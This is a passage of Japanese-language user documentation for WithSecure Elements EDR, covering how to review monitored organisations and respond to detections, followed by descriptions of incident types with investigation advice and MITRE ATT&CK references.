このセクションでは、WithSecure Elementsのエンドポイント検出および対応を効果的に使用するための推奨事項について説明します。これには、システムおよびアプリケーションの状態を確認する方法、インシデントの確認や攻撃への対応といった一般的なシナリオを処理する方法が含まれます。

4.5.1 監視対象組織の全体的な状態を確認する

ここでは、顧客の環境ですべてが適切であることの確認方法について説明します。

次の方法で監視するすべての組織でシステム ステータスが正常であることを確認できます。

1. オン**ホーム**ページを開く**検出とレスポンス**タブ。
2. **「リスクのあるデバイス」**パネルを確認してください。

   「リスクのあるデバイス」ペインには、選択した組織の範囲内で **リスク**スコアが最も高いホストが最大5台表示されます。パートナーレベルでは、選択したパートナー組織傘下のすべての企業の詳細が表示されます。企業レベルでは、選択した企業のホストのみが表示されます。リスクは、過去30日間にセンサーが検出したイベントに基づいています。このペインには、過去30日間に発生した検出結果のうち、未解決のホストの総数も表示されます。

   「リスクのあるデバイス」ペインを使用して、影響を受けるホストの検出結果にアクセスできます。ホスト名を選択するとすべてのリスクレベルが表示され、**「未解決の検出」**列でリスクレベルを選択すると、選択したリスクレベルのイベントのみが表示されます。

3. **概要**ペインを確認してください。

   概要ペインには、管理対象の組織で過去24時間または過去30日間に発生した事象が表示されます。現在選択されている範囲に基づいて、**概要**ペインにはすべての組織の概要、または選択した組織のみの概要が表示されます。

デバイス	監視対象企業の監視対象デバイスの数を示します。 **ヒント：** 番号をクリックして、デバイスのリストを表示します。
イベント数	検出された監視対象イベントの数を示します。
検出	疑わしいインシデントの数を表示します。 **ヒント：** 番号をクリックして、検出のリストを表示します。
ソフトウェア	監視対象ホストでアクティブなアプリケーションの数を示します。 **ヒント：** 番号をクリックして、ソフトウェアのリストを表示します。
潜在的に望ましくないソフトウェア	直接の悪意はないが、プライバシーに影響を及ぼし、ホストのセキュリティを危険にさらす可能性があるアクティブなアプリケーションの数を示します。
有害なソフトウェア	監視対象のホストでアクティブなマルウェアと悪意のあるアプリケーションの数を示します。

4. 過去24時間または過去30日間の間に発生した未解決の検出のリスクレベル、検出ステータス、検出タイプ別の詳細を含む検出統計情報ペインを確認します。
5. で **イベント** > **広範なコンテキスト検出**検出結果に対して応答が必要ないことを確認してください。

> **ヒント：** フィルタを使用して結果を絞り込みます。

   a) **リスク**列の矢印を選択すると、検出結果をリスクレベル順に並べ替えることができます。
      リストに処理されていないリスクの高いアイテムがないことを確認します。
   b) **「検出」**列の矢印を選択すると、検出結果を日付順に並べ替えることができます。
      最新の検出をチェックして、リストに新しく処理されていない検出が多くないことを確認します。

6. 選択[**デバイス**]確認したい顧客組織について。
   顧客組織に終了または監視されていない検出がないことを確認します。
7. すべての顧客組織を同じ方法で確認してください。

4.5.2 監視対象企業の申請状況を確認する

WithSecure Elementsのエンドポイント検出・対応機能を使用すると、監視対象ホスト上の有害なアプリケーション、不要なアプリケーション、または未知のアプリケーションをすべて特定できます。この機能は、評判データを使用して、監視対象組織内の潜在的に有害なアプリケーションを特定します。

では[**ソフトウェア レピュテーション**]ビューを使用すると、直ちに対処が必要な、新たに有害なアプリケーションやその他の不要なアプリケーションがインストールされていないことを確認できます。

アプリケーションの状態を確認するには

1. 行く **環境** > **ソフトウェア レピュテーション**。
2. 検索機能を使って特定のアプリケーションを探したり、[**評判**]で絞り込んで有害なものや未知のものを探したりできます。
   評判でフィルタリングするには、[**オプションを選択**]リストから [**評判**]を選択し、[**選択してください**] から希望の値を選択して、[**追加**]を選択します。
   この製品は WithSecureの評判分析データを使用して、アプリケーションを分類します。
3. 有害なアプリケーションや不要なアプリケーションがインストールされていないことを確認してください。
4. リストに削除したいアプリケーションが含まれている場合は、そのアプリケーションを選択して詳細を開き、次にデバイスの数を選択して、そのアプリケーションがインストールされているデバイスを表示します。
5. 有害または不要なアプリケーションが引き起こす可能性のあるセキュリティリスクについて、顧客に通知してください。
6. すべての顧客組織を同様の方法で確認してください。

4.5.3 事件を認識する

新しい Broad Context Detection に関するメール通知を受け取ったときの対処方法

新しい検出の警告を受信した場合、次の手順に従ってください。

1. ポータルを開いて、Broad Context Detection の詳細を確認します。
2. 検出および [詳細] ビューのリスク レベル スコア、検出に含まれるホストのリスト、および過去の類似検出を確認します。
3. 入手可能な情報を分析する。

4. 検出に関与するホストに基づいて、広範なコンテキスト検出をインシデントとして確認するかどうかを選択してください。
5. インシデントを承認すると、ポータルは対応方法に関する推奨アクションを提供します。
6. 推奨アクション (複数選択可能) を選択し、インシデントの監視を続行するか解決済みにします。

4.5.4 標的型攻撃への対応

ここでは、標的型攻撃に関するメール通知を受信した場合の対処方法について説明します。

標的型攻撃の警告を受け取った場合、以下の手順に従ってください。

1. 標的型攻撃の詳細を確認するためにポータルを開きます。
2. 標的型攻撃に関与しているホストに関する入手可能なすべての詳細情報を確認し、検出された理由を突き止めてください。
3. 分析に基づいて、検出を承認するか選択します。
4. 攻撃の可能性を顧客に知らせるためにポータルが提供する推奨アクションを選択します。

第 5 章
インシデント タイプ

トピック :

- 異常なファイル アクセス
- 異常なファイル変更
- 異常なライブラリまたはモジュール
- 異常な場所
- 異常なネットワーク接続
- 異常なパラメータ
- 異常な特権
- 異常なプロセス
- 異常なプロセス関係
- 異常なプロセスの実行
- 異常なユーザアクティビティ
- 異常
- バックドアされたファイル
- CC ネットワーク接続
- ファイルの可視性を変更する
- セキュリティの設定を変更する
- ユーザの情報を変更する
- クラウド
- 感染されたクリーン プロセス
- アタック ツールの作成
- 資格情報の盗難
- 標的攻撃
- インジェクション
- インジェクションターゲット
- 侵入拡大
- 横移動のイニシエーター
- 横方向の動きのターゲット
- ログの異常
- 悪意のあるパラメータ
- 悪意のあるプロセス
- マルウェア
- 持続性
- フィッシング
- 権限昇格
- 潜在的に望ましくないプログラム（ PUP: Potentially Unwanted Programs ）
- 偵察行動
- スクリプティングの濫用
- 機密ファイルの変更
- センサー タンパー
- スプーフィング ファイル
- スプーフィング インプット
- スプーフィング メモリ
- スプーフィング ネットワーク
- スプーフィング セキュリティ設定
- スプーフィング ユーザ情報
- スプーフィング脆弱性
- システムまたはツールの誤用

インシデント タイプ

ElementsEDRが検出する一般的なインシデントの種類とプロセス活動、およびそれぞれの調査と対応に関するガイダンス。

この章では 、Elements EDRが検出する一般的なインシデントの種類とプロセス活動について説明します。各トピックでは、検出された動作の意味、例、および調査と対応に関するガイダンスを提供します。該当する場合は、MITRE ATT&CKフレームワークの関連カテゴリへのリンクも示します。

5.1 異常なファイル アクセス

プロセスは異常なファイルにアクセスしています。たとえば、特権なしで複数の種類のドキュメントやシステムファイルにアクセスしたり、同様のことを行ったりしています。

攻撃者は、ドキュメントやその他のファイルをローカルに収集して、それらを抽出の準備をし、ホストからエクスポートする場合があります。システムファイルにアクセスして、システムに関する機密情報を収集しようとする可能性があります。

- このアクションを実行しているプロセスが正当であるかどうかを調査します。
- 攻撃者は、「コピー」などのコマンドラインツールを使用してファイルを収集したり、スクリプトを実行して大量のデータを同時に収集し、大量のファイルにアクセスしたりすることもあります。実行されたスクリプトを調査し、悪意のある目的で使用されているかどうかを確認してください。

> **注 :** MITRE ATT&CK フレームワークからのこれらの種類の検出に関する詳細情報:TA0007 - 発見

5.2 異常なファイル変更

このプロセスでは、ファイルを変更します。たとえば、システムバイナリの変更、ファイルの実行可能ファイルへの変更、ログファイルの削除、シャドウコピーの削除、実行後の実行可能ファイルの削除などです。

攻撃者は、ログファイル、シャドウコピー、または実行可能ファイルを破壊することにより、自分のトラックを隠す可能性があります。

以下を確認してください。

- このファイルの変更は、親プロセスから期待される動作ですか？
- 攻撃者は安全なワイプツールを使用して、ディスクからアーティファクトを削除します。これらは通常、ご使用の環境で使用されている正当なツールですか？
- システムバイナリは永続性のために変更できますが、これらのアクションは正常に行われるべきではなく、システムバイナリを変更しているプロセスは、悪意のあるアクティビティの他の指標について調査する必要があります。
- システムログファイルの削除は、攻撃者からのもう1つの防御回避手法です。通常の状況では、これはオペレーティングシステムによるログの保持中にのみ発生するはずです。他の悪意のあるアクティビティがないか、親プロセスを調査します。

5.3 異常なライブラリまたはモジュール

特定のプロセスが異常な処理を行っているか、WithSecureレピュテーションサービスでプロセスのレピュテーションが不良です。

実行中のプロセスが、異常とみなされるライブラリまたはモジュールをロードしています。たとえば、モジュールが不明であるか、評判が悪い場合などです。WithSecure評判サービス、モジュールがUSBドライブからロードされる、または同様の不審なアクティビティ。

[**プロセスツリー**]を開くと、これらの検出に至った詳細を確認できます。

- プロセスにモジュールをロードするためのカスタムコマンドライン引数があるかどうか、およびこれらの引数が予期されているかどうかを調べます。
- 可能であれば、モジュールをスキャンしてマルウェアを探します。
- 一般的なプロセスが、これまで見たことのない、あるいは通常とは異なるモジュールをロードしている場合、それはプロセスへのDLLインジェクションを示している可能性があります。インシデントを調査し、コードインジェクションに関連する検出結果がないか確認し、インジェクションの原因となっている可能性のある親プロセスを調べてください。

> **注：** MITRE ATT&CK フレームワークからのこれらの種類の検出に関する詳細情報:TA0002 - 実行

5.4 異常な場所

ファイルが通常とは異なる場所にあります。

ファイルは、通常、一時ストレージやゴミデータに関連付けられているディレクトリ、ネットワーク共有、またはそのようなファイルの一般的な場所や指定された場所ではない場所に存在する可能性があります。これらの場所にあるファイルは、検出を回避しようとするなどの悪意のあるアクティビティを示している可能性があります。

オペレーティング システムやインストールされているアプリケーションに害を与えることなく、ファイルをシステムから削除できます。

5.5 異常なネットワーク接続

このプロセスは、ポートへの接続、Twitter への接続、データのダウンロード、または通常ではない何かを実行するなど、ネットワークで奇妙なことを行っています。

異常なネットワーク接続を調査するには、異常な接続を行っているソース プロセスを調査し、そのような接続を行うことが予想されるかどうかを確認します。接続をさらに調査するには、プロセスの起動に使用されたコマンドライン パラメータを確認します。

> **注：** MITRE ATT&CK フレームワークからのこれらの種類の検出に関する詳細情報:TA0011 - 指揮統制

5.6 異常なパラメータ

プロセス パラメータが標準から逸脱しており、潜在的なセキュリティ上の懸念やシステムの構成ミスがあることを示しています。

たとえば、プロセスのパラメータは、非常に長かったり、難読化されていたり、エンコードされていたりする場合があります。

Base64などの難読化やエンコードは必ずしも有害とは限らないが、攻撃者はそれらを利用して検出を回避する可能性がある。

5.7 異常な特権

異常な権限とは、プロセスが通常の動作に必要な権限よりも多くの、または少ない権限を持っている状態を指します。

プロセスの権限が昇格されると、通常はユーザー レベルの権限で動作しますが、管理者権限で実行されるようになります。これにより、プロセスにシステムへの不正アクセスが許可される場合があります。

プロセスの権限が削減されると、通常は管理者権限を必要とするプロセスがユーザー レベルの権限のみで実行されることになります。これにより、その機能が妨げられ、システム パフォーマンスや重要なタスクの実行に影響する可能性があります。

異常な権限は、潜在的なセキュリティの脅威またはシステムの構成ミスを示している可能性があります。

5.8 異常なプロセス

プロセス自体の発生は異常です。

Elements EDRが異常なプロセス検出を報告した場合、対応方法を決定する前に、Elements Security Centerで検出されたアクティビティとそのプロセスチェーンを調べて、それが正当なものか悪意のあるものかを判断してください。

5.9 異常なプロセス関係

異常なプロセス関係が検出されました。例えば 、`outlook.exe` が通常実行しない `cmd.exe`や `powershell.exe`を実行している場合などです。

プロセス間の異常な接続は、悪意のあるアクションと意図の兆候である可能性があります。

- これらのインシデントを調べて、悪用されている脆弱性があるかどうか、または Office ドキュメントのマクロなどの一般的なタイプの有害なアイテムがホストに配信されたかどうかを確認します。
- 可能であれば、アプリケーションにロードされたファイルを確認してください。たとえば、Word文書にマクロが含まれているかどうか、または RTF ファイルに有害な要素が含まれているかどうかを確認します。
- 悪意のあるパラメーターが含まれている可能性があるため、親プロセスで使用されている設定を調べます。

> **注 :** MITRE ATT&CK フレームワークからのこれらの種類の検出に関する詳細情報:TA0002 - 実行

5.10 異常なプロセスの実行

プロセスまたはスクリプトが、疑わしいパラメーターまたは異常なファイルの場所を使用している。

プロセスを調べて、不審なコマンドライン引数がないか確認してください。

プロセスが異常実行された原因には、悪意のある意図が潜んでいる可能性があります。例えば、`Rundll32.exe`がパラメータなしの `powershell.exe`で実行された場合、`powershell.exe`によるコードインジェクションの可能性が考えられます。

> **注 :** MITRE ATT&CK フレームワークからのこれらの種類の検出に関する詳細情報:TA0002 - 実行

5.11 異常なユーザアクティビティ

許可グループの変更など、疑わしいユーザーアクティビティ。

Elements EDRが異常なユーザーアクティビティを検出した場合、対応方法を決定する前に、Elements Security Centerで検出されたアクティビティとそのプロセスチェーンを調べて、それが正当なものか悪意のあるものかを判断してください。

5.12 異常

異常事態。悪意のある行為に起因する可能性が高い、新たな異常事態または一連の事象。

Elements EDRが異常を検知した場合、対応策を決定する前に、Elements Security Centerで検出されたアクティビティとそのプロセスチェーンを調べて、それが正当なものか悪意のあるものかを判断してください。

5.13 バックドアされたファイル

このプロセスは、誰かに無許可のアクセスとシステムの制御を可能にするファイルを実行しました。

バックドアは、承認された管理者が正当な理由で使用することができますが、攻撃者がユーザーまたは管理者の知識や許可なしにコンピューターまたはデバイスを制御するために使用することもできます。

攻撃者は通常、人をだましてシステムにバックドアをインストールさせたり、脆弱性を悪用してそうします。サーバー プログラムがインストールされると、接続が開かれ、クライアント プログラムと通信します。その後、攻撃者はクライアントを使用してホストにコマンドを与えることができます。

これを行っているプロセスが正当であるかどうかを調査します。

5.14 CC ネットワーク接続

このプロセスは、既知のコマンド アンド コントロール サーバーへのネットワーク接続を確立しています。

ターゲット ドメインまたはIP アドレスは、WithSecure 脅威インテリジェンスによって有害であると認識されています。ソース プロセスが信頼できるものであるかどうか、および宛先アドレスがこのプログラムの典型的なものであるかどうかを確認してください。

オペレーティング システムの組み込みツールが既知のコマンド アンド コントロール サーバーに接続している場合、それは非常に疑わしいものです。プロセス チェーンとすべてのコマンド ライン設定を調べて、有害なコマンドがないかどうかを確認します。

> **注：** MITRE ATT&CK フレームワークからのこれらの種類の検出に関する詳細情報:TA0011 - 指揮統制

5.15 ファイルの可視性を変更する

隠しファイルやディレクトリを隠している、または作成しているプロセス。

次のことを実行します:

- 一部の正規のインストーラーはインストールされたファイルをユーザーから隠すことができるため、ソースプロセスが信頼できるかどうかを確認します。

- 「Living Off the Land」バイナリ (悪用される可能性のある信頼できるシステムツール) が `cmd.exe` または `powershell.exe`を介してファイルを隠すために使用されている場合は、プロセスチェーン全体を調査してください。
- カスタムの信頼できない実行可能ファイルが非表示になっている場合は、これらのファイルにマルウェアがないか調べてください。

> **注 :** MITRE ATT&CK フレームワークからのこれらの種類の検出に関する詳細情報:T1564.001 - アーティファクトの非表示: 隠しファイルとディレクトリ

5.16 セキュリティの設定を変更する

ファイアウォール ルール、管理者ユーザ、開発者モードのアクセスなどの設定を変更しているプロセス。

ファイアウォールの無効化や開発者モードの有効化などのセキュリティ設定を変更すると、攻撃者が永続性を維持し、長期間検出されないようにするのに役立ちます。

セキュリティ設定を本来の構成に戻した後、変更の根本原因を調査し、セキュリティログを確認して侵害の証拠がないか調べてください。

> **注 :** MITRE ATT&CK フレームワークからのこれらの種類の検出に関する詳細情報:T1685 - ツールの無効化または変更

5.17 ユーザの情報を変更する

ユーザを追加、または既存ユーザの情報を変更しているプロセス。

一部の攻撃者は、新しいローカルユーザーを追加し、システムにすでに存在するユーザーの設定を変更して、特権を昇格させ、永続性を獲得します。

検出を調査するには、すべてのユーザー情報の変更が正当であるかどうかを確認します。例えば :

- 有効なユーザーが資格情報を作成または変更した、または
- 新しいユーザーが作成されたドメインは有効です。

> **注 :** MITRE ATT&CK フレームワークからのこれらの種類の検出に関する詳細情報:T1136 - アカウント作成

5.18 クラウド

クラウドのインシデントカテゴリは主にユーザーの異常であり、クラウド攻撃の大半は不正なアイデンティティを悪用しています。

WithSecure検出エンジンは、ルールベースのロジックと異常識別を組み合わせてクラウドログを分析します。検出された情報はインシデントとしてまとめられ、インシデントは潜在的に悪意のある活動を表します。

こうした事案では、通常、アナリストが観察された行動が業務上の状況に合致しているかどうかを検証する必要がある。こうした活動の中には、正常かつ許容範囲内のものもある。

5.19 感染されたクリーン プロセス

通常二つの目的を持っていないプロセスが、自らのコードではなく、インジェクトされているか、あるいは危険にさらされている可能性があります。

もし、そのプロセスが、自身のコードの一部であることが知られていない予期せぬアクションを実行している場合、そのプロセスは、何らかの形のメモリースペースインジェクションやその他のなりすまし技術によって侵害されている可能性が高くなります。

プロセスの動作が異常で説明がつかないように見える場合は、メモリ フォレンジックを実行して侵害の可能性を特定し、マシンを隔離してネットワーク内の横方向の動きを防ぎます。

インジェクションが含まれていない場合は、コマンドライン引数を分析して、悪用の考えられる理由を見つけます。

5.20 アタック ツールの作成

悪質な意図を隠すためにローカル コンピューター上にツールを構築しているプロセス。

最初のシステム侵害に続いて、一部の攻撃者は、Windows Defenderなどの組み込みの防御メカニズムから悪意を隠蔽するために、永続性および横方向の移動ツールをローカルに構築します。

この操作を開始したユーザーが既知の開発者ではなく、ホストが通常ソフトウェアを開発していない場合、この動作は非常に疑わしい。

コンパイルされたファイルを分析し、情報漏洩が発生していないことを確認してください。

> **注：** MITRE ATT&CK フレームワークからのこれらの種類の検出に関する詳細情報:T1027.004 - 難読化されたファイルまたは情報：納品後にコンパイルする

5.21 資格情報の盗難

既知の方法またはツールを使用して資格情報を盗んでいるプロセス。

たとえば、プロセスはMimikatzツールまたはキーロガーを実行しているか、ファイルまたはレジストリキーのクレデンシャルにアクセスするなどの他のクレデンシャル盗難方法を使用しています。

次のことを実行します:

- たとえば、メモリダンプが、アプリケーションのトラブルシューティングの一部として実行される予期される動作であるかどうかを確認します。カスタム実行可能ファイルが検出された場合は、マルウェアがないか調査します。
- レジストリやその他のファイルへのアクセスは、「土地を離れて生きる」バイナリ (悪用される可能性のある信頼できるシステムツール) を介して発生する可能性があります。その場合、バックドアまたはリバースシェルのプロセスチェーンをさらに調査する必要があります。
- コマンドライン引数を調べると、Mimikatzのデフォルトパラメータなどの実行されたツールについてより多くの洞察が得られる可能性があります。

> **注：** MITRE ATT&CK フレームワークからのこれらの種類の検出に関する詳細情報:TA0006 - 認証情報アクセス

5.22 標的攻撃

標的型攻撃とは、特定の標的に対して計画された攻撃のことである。攻撃者は、不正アクセスを成功させ、長期間にわたって検知されずに活動を続けることを目指す。

Elements EDRが標的型攻撃を検出した場合は、Elements Security Centerで検出されたアクティビティとそのプロセスチェーンを確認してください。対応方法を決定する前に、そのアクティビティが正当なものか悪意のあるものかを判断してください。

5.23 インジェクション

プロセスは、別のアプリケーション内など、別のプロセス内でカスタム コードを実行しています。

このインジェクションが奇妙で予想外のように思われる場合は、ターゲットのプロセス メモリを調べると、インジェクトされたコードが明らかになることがあります。ソースプロセスを調べて、マルウェアが存在するかどうかを確認します。

> **注：** MITRE ATT&CK フレームワークからのこれらの種類の検出に関する詳細情報:T1055 - プロセス インジェクション

5.24 インジェクションターゲット

悪意のあるコードが挿入しようとしているターゲット。

プロセスに挿入されたコードは、マルウェアのダウンロード、Web ブラウジング アクティビティの妨害、ユーザーのアクションの監視など、さまざまなアクションを実行できます。

コードインジェクションおよびインジェクションを担当する親プロセスに関連する可能性のある検出について、インシデントを調査します。

> **注：** MITRE ATT&CK フレームワークからのこれらの種類の検出に関する詳細情報:T1055 - プロセス インジェクション

5.25 侵入拡大

最終的に攻撃の標的となる可能性のあるデバイスを検索しながら、ホスト間を移動することにより、ネットワーク内でさらにアクセスを取得しようとしているプロセス。

たとえば、あるプロセスがリモートホストから実行されたり、ネットワーク内部でより多くのアクセスを得ようとしたりする場合です。

ネットワーク上の他のコンピュータでコードが実行されているのを確認した場合は、そのコンピュータとその所有者を特定してください。所有者が普段からリモートでコードを実行しているかどうかを確認してください。例えば、ネットワーク管理者は業務の一環としてリモートでコードを実行することがありますが、人事部や経理部の従業員は通常、組織内の他のコンピュータへのリモートアクセスを必要としない場合があります。

> **注：** MITRE ATT&CK フレームワークからのこれらの種類の検出に関する詳細情報:TA0008 - 横方向の動き

5.26 横移動のイニシエーター

リモートマシンから発生する横方向の動きに関連するアクティビティを実行するプロセス。

たとえば、あるプロセスがリモートホストから実行されたり、ネットワーク内部でより多くのアクセスを得ようとしたりする場合です。

ネットワーク上の他のコンピュータでコードが実行されているのを確認した場合は、そのコンピュータとその所有者を特定してください。所有者が普段からリモートでコードを実行しているかどうかを確認してください。例えば、ネットワーク管理者は業務の一環としてリモートでコードを実行することがありますが、人事部や経理部の従業員は通常、組織内の他のコンピュータへのリモートアクセスを必要としない場合があります。

> **注：** MITRE ATT&CK フレームワークからのこれらの種類の検出に関する詳細情報:TA0008 - 横方向の動き

5.27 横方向の動きのターゲット

リモートマシンから発生する横方向の動きに関連するアクティビティを実行するプロセス。

たとえば、あるプロセスがリモートホストから実行されたり、ネットワーク内部でより多くのアクセスを得ようとしたりする場合です。

ネットワーク上の他のコンピュータでコードが実行されているのを確認した場合は、そのコンピュータとその所有者を特定してください。所有者が普段からリモートでコードを実行しているかどうかを確認してください。例えば、ネットワーク管理者は業務の一環としてリモートでコードを実行することがありますが、人事部や経理部の従業員は通常、組織内の他のコンピュータへのリモートアクセスを必要としない場合があります。

> **注：** MITRE ATT&CK フレームワークからのこれらの種類の検出に関する詳細情報:TA0008 - 横方向の動き

5.28 ログの異常

異常なログエントリ。

Elements EDRがログ異常を検知した場合、対応策を決定する前に、Elements Security Centerで検出されたアクティビティとそのプロセスチェーンを調べて、それが正当なものか悪意のあるものかを判断してください。

5.29 悪意のあるパラメータ

検出されたパラメータは、悪意のある意図がある可能性が非常に高いことを示しています。

観測されたコマンドライン引数とネットワーク要求は、既知の攻撃ツールに典型的なパターンと一致しています。例えば、攻撃者はこれらのツールを使用してパスワードを抽出したり、システムやネットワーク情報を収集したり、検出を回避したり、システムを制御したりします。

プロセスを終了する必要があります。

5.30 悪意のあるプロセス

悪質として知られているプロセス。

例えば、このプロセスは WithSecure評判サービス、既知のマルウェアまたはバックドア、あるいはプロセスのなりすましを行っている。

次のことを実行します:

- ウイルス対策ソフトウェアがホストで実行され、正しく動作していることを確認してください。
- マルウェアの種類を評価し、その評価に基づいて対応してください。例えば、ホスト上でアドウェアが検出された場合は、ウイルス対策ソフトによるシステム全体のスキャンが必要になる場合があります。
- バックドアや情報スティーラーなどのより深刻なマルウェアの場合、一部の情報がすでに盗まれているか、横方向の移動アクションが発生している可能性があるため、マルウェアの導入元とタイムラインをより詳細に調査する必要があります。

5.31 マルウェア

コンピューター、サーバー、クライアント、またはコンピューターネットワークに損害を与えることを意図的に設計されたソフトウェア。

Elements EDRがマルウェア検出を報告した場合、対応方法を決定する前に、Elements Security Centerで検出されたアクティビティとそのプロセスチェーンを調べて、それが正当なものか悪意のあるものかを判断してください。

5.32 持続性

プロセスは、ホスト上で永続性を維持しようとしています。

たとえば、プロセスは、ログインフック、crontab、またはルートキットを使用して永続化を試み、データをチェック、監視、および取得しようとする場合があります。

多くのインストーラーは、正当な目的で、インストールされたソフトウェアの永続性を設定することがよくあります。

プロセスが正当であるかどうかを調査するには、以下を確認してください。

- 同じ実行可能ファイルが複数の異なるメソッドを使用して永続性を獲得していますか？
- スケジュールされたタスクなどのあいまいな方法を使用して永続性を獲得する試みはありますか？
- 永続性は、バッチ、Python、Visual Basicなどのスクリプトによって設定されていますか？
- 可能であれば、実行しようとしているファイル、スクリプト、レジストリキーの内容を確認してください。

> **注：** MITRE ATT&CK フレームワークからのこれらの種類の検出に関する詳細情報:TA0003 - 持続性

5.33 フィッシング

ユーザに個人情報や機密情報（たとえば詐欺メールを利用して）を開示させようとしているプロセス。

Elements EDRがフィッシング攻撃を検出した場合、対応方法を決定する前に、Elements Security Centerで検出されたアクティビティとそのプロセスチェーンを調べて、それが正当なものか悪意のあるものかを判断してください。

5.34 権限昇格

管理者として複数回ログインしようとするなど、ユーザのアクセスを拡張しようとするプロセス。

権限昇格の試みを検証するには、昇格の方法を評価します。あいまいなメソッドが誤検知になることはめったになく、善意がありません。

複数の管理者ログオンの失敗は、管理者が正当にパスワードを忘れたことが原因である可能性があります。

以下を確認してください。

- ユーザーは、ローカル ホストでより高い権限にアクセスできる必要がありますか？
- この試行は、`explorer.exe`のような想定される親プロセスから発生したものですか、それともカスタムバイナリや予期しないプロセスチェーンから発生したものですか？

> **注：** MITRE ATT&CK フレームワークからのこれらの種類の検出に関する詳細情報:TA0004 - 権限昇格

5.35 潜在的に望ましくないプログラム（PUP: Potentially Unwanted Programs）

潜在的に望ましくないプログラム（PUP：Potentially Unwanted Program）は、ソフトウェアとは関係のない広告、ツールバー、およびポップアップを含む可能性のあるプログラム。

Elements EDRが潜在的に不要なプログラム（PUP）を検出した場合、対応方法を決定する前に、Elements Security Centerで検出されたアクティビティとそのプロセスチェーンを調べて、それが正当なものか悪意のあるものかを判断してください。

5.36 偵察行動

ネットワーク内の潜在的な脆弱性の有無を確認しているプロセス。

偵察活動は、攻撃者が標的環境に関するより多くの情報を入手し、状況認識を高めるために行われます。この情報は、「システム環境内で動作する」バイナリ（悪用可能な信頼できるシステムツール）やオペレーティングシステムのAPIを使用して収集できます。ドメイン関連の情報は、通常、組み込みツール（例えば、`cmd.exe`のようなプロセス）またはカスタムマルウェアを介して収集されます。

以下を確認してください。

- 偵察にはさまざまな試みがありますか？
- 親プロセスは合法ですか？
- クエリされた情報は機密情報と見なされますか？たとえば、エンドポイント上の正当なアプリケーションが必要としないAD情報はありますか？

> **注：** MITRE ATT&CK フレームワークからのこれらの種類の検出に関する詳細情報:TA0007 - 発見

5.37 スクリプティングの濫用

Bash、Python、PowerShell、cscriptなどのスクリプト可能なコンポーネントを悪用しているプロセス。

攻撃者は、組み込みのシステムパーツとローカルにインストールされたインタープリターを使用して、潜在的に悪意のあるスクリプトを実行する可能性があります。最も一般的には、これはエンドポイントで最初の足がかりを得るために行われます。

検出を検証するには、実行されたスクリプトをチェックして、スクリプトが難読化されているかどうか、認識しているかどうか、影響を受けるユーザーが正当であるかどうかを確認します。

スクリプトがわからない場合は、影響を受けるホストを分離して、さらに応答アクションを実行することをお勧めします。

- レビュー用にスクリプトファイルを取得するか、スクリプトコマンドラインを確認して、スクリプトの機能を確認してください。認識できないドメイン名またはIPアドレスを見つけた場合は、ファイアウォールデバイス上のそれらへのアクセスをブロックします。
- 組織が攻撃者が使用するバイナリを使用していない場合は、WindowsグループポリシーとAppLockerツールを使用して、ネットワーク内でのそれらの使用を制限してください。

> **注：** MITRE ATT&CK フレームワークからのこれらの種類の検出に関する詳細情報:T1059 - コマンドおよびスクリプトインタープリタ

5.38 機密ファイルの変更

このプロセスでは、機密ファイルを変更して、認証メカニズムとプロセスを変更し、ユーザーの資格情報にアクセスしたり、アカウントへの不当なアクセスを取得したりします。

攻撃者は、システムから機密情報を収集するためにシステムファイルにアクセスし、それらを抽出の準備をして、ホストからエクスポートしようとする可能性があります。

攻撃者は、プロセスの一部を変更して、資格情報を公開するか、認証メカニズムをバイパスすることができます。侵害されたクレデンシャルまたはアクセスは、ネットワーク内のシステム上のさまざまなリソースに配置されているアクセス制御をバイパスするために使用される場合があり、リモートシステムや、VPN、Outlook Web Access、リモートなどの外部で利用可能なサービスへの永続的なアクセスにも使用される場合があります。デスクトップ。

このアクションを実行するプロセスが正当であるかどうかを調査します。

> **注：** MITRE ATT&CK フレームワークからのこれらの種類の検出に関する詳細情報:T1556 - 認証プロセスの変更

5.39 センサー タンパー

センサーを無効にするなど、変更しようとしているプロセス。

最初のシステム侵害に続いて、攻撃者はセンサーの構成を変更したり、プロセスを強制終了したりすることで、センサーを発見して改ざんしようとする可能性があります。センサーの改ざんが成功した場合、サービスはそれ以上の攻撃を検出できませんでした。そのような試みはすべて綿密に監視および調査する必要があります。

センサーの改ざんの試みは誤検知である可能性があります。たとえば、正規のソフトウェアインストーラーまたは他のプログラムがセンサーにアクセスしている可能性があります。

改ざんの試みは、報告された改ざんの種類に応じて調査する必要があります。検出を調査して、実行されている改ざんの種類を特定します。たとえば、cmd、サービスホスト、バックドア、シャットダウン、メモリスペースへのアクセス、メモリのダンプ、レジストリキーやサービス設定の改ざんなどです。

> **注：** MITRE ATT&CK フレームワークからのこれらの種類の検出に関する詳細情報:T1685 - ツールの無効化または変更

5.40 スプーフィング ファイル

このプロセスは、ドキュメントの収集、ブラウザの履歴の確認、またはファイルから収集したその他の情報を試行しています。

攻撃者は、ドキュメントとブラウザの履歴から情報を取得し、それを抽出の準備をしてホストからエクスポートすることにより、システム関連の情報を収集しようとする可能性があります。

システム管理者はこのような情報を合法的に収集できるため、このアクションを実行しているプロセスが悪意のあるものであるかどうかを調査してください。

> **注：** MITRE ATT&CK フレームワークからのこれらの種類の検出に関する詳細情報:T1555 - パスワードストアからの認証情報

5.41 スプーフィング インプット

入力ツール (キーストロークやスクリーンショットのキャプチャ) を確認しているプロセス。

悪意のある人物は、キーストロークを聞いたり、スクリーンショットを撮ったり、画面のビデオを録画したり、クリップボードに情報をコピーしたり、その他の同様のデータ収集アクションを行ったりして、ユーザーに関する情報を収集しようとする可能性があります。

これを行っているプロセスが正当であるかどうかを調査します。

> **注：** MITRE ATT&CK フレームワークからのこれらの種類の検出に関する詳細情報:T1056 - 入力キャプチャ

5.42 スプーフィング メモリ

メモリダンプが発生しているプロセス。

Elements EDRがメモリスプーフィングを検出した場合は、対応方法を決定する前に、Elements Security Centerで検出されたアクティビティとそのプロセスチェーンを調べて、それが正当なものか悪意のあるものかを判断してください。

5.43 スプーフィング ネットワーク

プロセスは、たとえば、IPアドレスへのアクセスの確認、ポートスキャンまたはネットワーク偵察 (ARP スキャン) の実行、DNSスニッフィング、または他の方法でネットワークに関する情報の収集を試みることによって、ネットワークをスプーフィングします。

次のことを実行します:

- 非定型のアクティビティがないかネットワークを監視します。
- 潜在的に悪意のある動作を時間経過とともに検知し、定義されたしきい値に達した際に攻撃を自動的にブロックするファイアウォールルールを設定します。

> **注：** MITRE ATT&CK フレームワークからのこれらの種類の検出に関する詳細情報:T1040 - ネットワークスニッフィング

5.44 スプーフィング セキュリティ設定

